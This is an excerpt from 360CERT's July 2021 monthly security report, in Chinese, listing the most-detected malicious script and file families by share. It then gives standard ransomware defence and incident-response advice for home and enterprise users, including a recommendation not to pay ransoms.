trojan.js.likejack.a	javascript	22.56%	刷赞木马
ex_virus.js.Redirector.h	javascript	18.01%	js重定向劫持
ex_virus.pdf.phisher.*	pdf	8.40%	pdf钓鱼
ex_virus.js.gnaeus.a	javascript	7.49%	gnaeus家族浏览器劫持
ex_virus.js.fakejquery.a	javascript	6.38%	仿冒jquery恶意链接
ex_virus.js.brocoiner.a	javascript	6.15%	CoinHive挖矿
ex_virus.js.miner.a	javascript	5.14%	js挖矿
ex_virus.js.phish.*	javascript	4.78%	js钓鱼
ex_virus.js.faceliker.*	javascript	4.49%	facebook刷赞木马
js.iframe.packed.b	javascript	4.39%	js框架混淆
ex_virus.js.hidelink.a	javascript	3.22%	恶意隐藏链接
ex_virus.js.iframe.a	javascript	2.12%	js框架劫持
ex_virus.lnk.joke.a	lnk	1.79%	lnk恶作剧
ex_virus.js.agent.*	javascript	1.25%	js恶意插入
ex_virus.js.evalobfs.a	javascript	0.99%	js执行混淆重定向代码
ex_virus.js.mousefollower.b	javascript	0.79%	facebook刷赞木马
ex_virus.js.kryptik.a	javascript	0.69%	kryptik家族
ex_worm.vbs.agent.b	vbs	0.65%	vbs蠕虫
virus.lnk.vbsworm.b	lnk	0.38%	lnk蠕虫链接
ex_virus.js.downloader.c	javascript	0.33%	js下载者



检测文件类型占比

安全建议

Security Advise

面对严峻的勒索病毒威胁态势，360安全大脑分别为个人用户和企业用户给出有针对性的安全建议。希望能够帮助尽可能多的用户全方位的保护计算机安全，免受勒索病毒感染。

一、对于个人用户：

（一）养成良好安全习惯

1. 电脑应当安装具有高级威胁防护能力和主动防御功能的安全软件，不随意退出安全软件或关闭防护功能，对安全软件提示的各类风险行为不要轻易采取放行操作。
2. 可使用安全软件的漏洞修复功能，第一时间为操作系统、浏览器和常用软件打好补丁，以免病毒利用漏洞入侵电脑。
3. 尽量使用安全浏览器，减少遭遇挂马攻击、钓鱼网站的风险。
4. 重要文档、数据应经常做备份，一旦文件损坏或丢失，也可以及时找回。
5. 电脑设置的口令要足够复杂，包括数字、大小写字母、符号且长度至少应该有8位，不使用弱口令，以防攻击者破解。

（二）减少危险的上网操作

1. 不要浏览来路不明的色情、赌博等不良信息网站，此类网站经常被用于发起挂马、钓鱼攻击。
2. 不要轻易打开陌生人发来的邮件附件或邮件正文中的网址链接。也不要轻易打开扩展名为js 、vbs、wsf、bat、cmd、ps1等脚本文件和exe、scr、com等可执行程序，对于陌生人发来的压缩文件包，更应提高警惕，先使用安全软件进行检查后再打开。
3. 电脑连接移动存储设备（如U盘、移动硬盘等），应首先使用安全软件检测其安全性。
4. 对于安全性不确定的文件，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏。

(三) 采取及时的补救措施

1. 安装360安全卫士并开启反勒索服务，一旦电脑被勒索软件感染，可以通过360反勒索服务寻求帮助，以尽可能的减小自身损失。

二、对于企业用户：

(一) 企业安全规划建议

对企业信息系统的保护，是一项系统化工程，在企业信息化建设初期就应该加以考虑，建设过程中严格落实，防御勒索病毒也并非难事。对企业网络的安全建设，我们给出下面几方面的建议。

1.安全规划

- 网络架构，业务、数据、服务分离，不同部门与区域之间通过VLAN和子网分离，减少因为单点沦陷造成大范围的网络受到攻击的几率。
- 内外网隔离，合理设置DMZ区域，对外提供服务的设备要做严格管控。减少企业被外部攻击的暴露面。
- 安全设备部署，在企业终端和网络关键节点部署安全设备，并日常排查设备告警情况。
- 权限控制，包括业务流程权限与人员账户权限都应该做好控制，如控制共享网络权限，原则上以最小权限提供服务。降低因为单个账户沦陷而造成更大范围影响的风险。
- 数据备份保护，对关键数据和业务系统做备份，如离线备份、异地备份、云备份等，避免因为数据丢失、被加密等造成业务停摆，甚至被迫向攻击者妥协。

2.安全管理

- 账户口令管理，严格执行账户口令安全管理，重点排查弱口令问题，口令长期不更新问题，账户口令共用问题，内置、默认账户问题。
- 补丁与漏洞扫描，了解企业数字资产情况，将补丁管理做为日常安全维护项目，关注补丁发布情况，及时更新系统、应用、硬件产品安全补丁。定期执行漏洞扫描，发现设备中存在的安全问题。
- 权限管控，定期检查账户情况，尤其是新增账户。排查账户权限，及时停用非必要权限，对新增账户应有足够警惕，做好登记管理。
- 内网强化，进行内网主机加固，定期排查未正确进行安全设置、未正确安装安全软件设备，关闭设备中的非必要服务，提升内网设备安全性。

3.人员管理

- 人员培训，对员工进行安全教育，培养员工安全意识，如识别钓鱼邮件、钓鱼页面等。
- 行为规范，制定工作行为规范，指导员工如何正常处理数据，发布信息，做好个人安全保障。如避免员工将公司网络部署、服务器设置发布到互联网之中。

(二) 发现遭受勒索病毒攻击后的处理流程

- 发现中毒机器应立即关闭其网络和该计算机。关闭网络能阻止勒索病毒在内网横向传播，关闭计算机能及时阻止勒索病毒继续加密文件。
- 联系安全厂商，对内部网络进行排查处理。
- 公司内部所有机器口令均应更换，因为无法确定黑客掌握了多少内部机器的口令。

(三) 遭受勒索病毒攻击后的防护措施

- 联系安全厂商，对内部网络进行排查处理。
- 登录口令要有足够的长度和复杂性，并定期更换登录口令。
- 重要资料的共享文件夹应设置访问权限控制，并进行定期备份。
- 定期检测系统和软件中的安全漏洞，及时打上补丁。
  - 是否有新增账户。
  - Guest是否被启用。
  - Windows系统日志是否存在异常。
  - 杀毒软件是否存在异常拦截情况。
- 登录口令要有足够的长度和复杂性，并定期更换登录口令。
- 重要资料的共享文件夹应设置访问权限控制，并进行定期备份。
- 定期检测系统和软件中的安全漏洞，及时打上补丁。

三、不建议支付赎金：

最后——无论是个人用户还是企业用户，都不建议支付赎金！

支付赎金不仅变相鼓励了勒索攻击行为，而且解密的过程还可能会带来新的安全风险。可以尝试通过备份、数据恢复、数据修复等手段挽回部分损失。比如：部分勒索病毒只加密文件头部数据，对于某些类型的文件（如数据库文件），可以尝试通过数据修复手段来修复被加密文件。如果不得不支付赎金的话，可以尝试和黑客协商来降低赎金价格，同时在协商过程中要避免暴露自己真实身份信息和紧急程度，以免黑客漫天要价。若对方窃取了重要数据并以此为要挟进行勒索，则应立即采取补救措施——修补安全漏洞并调整相关业务，尽可能将数据泄露造成的损失降到最低。

网络安全月报

2021.07

感谢阅读

360CERT
微信公众号：三六零cert
官网链接：https://cert.360.cn
联系我们：g-cert-report@360.cn

月报反馈

报告订阅

微信公众号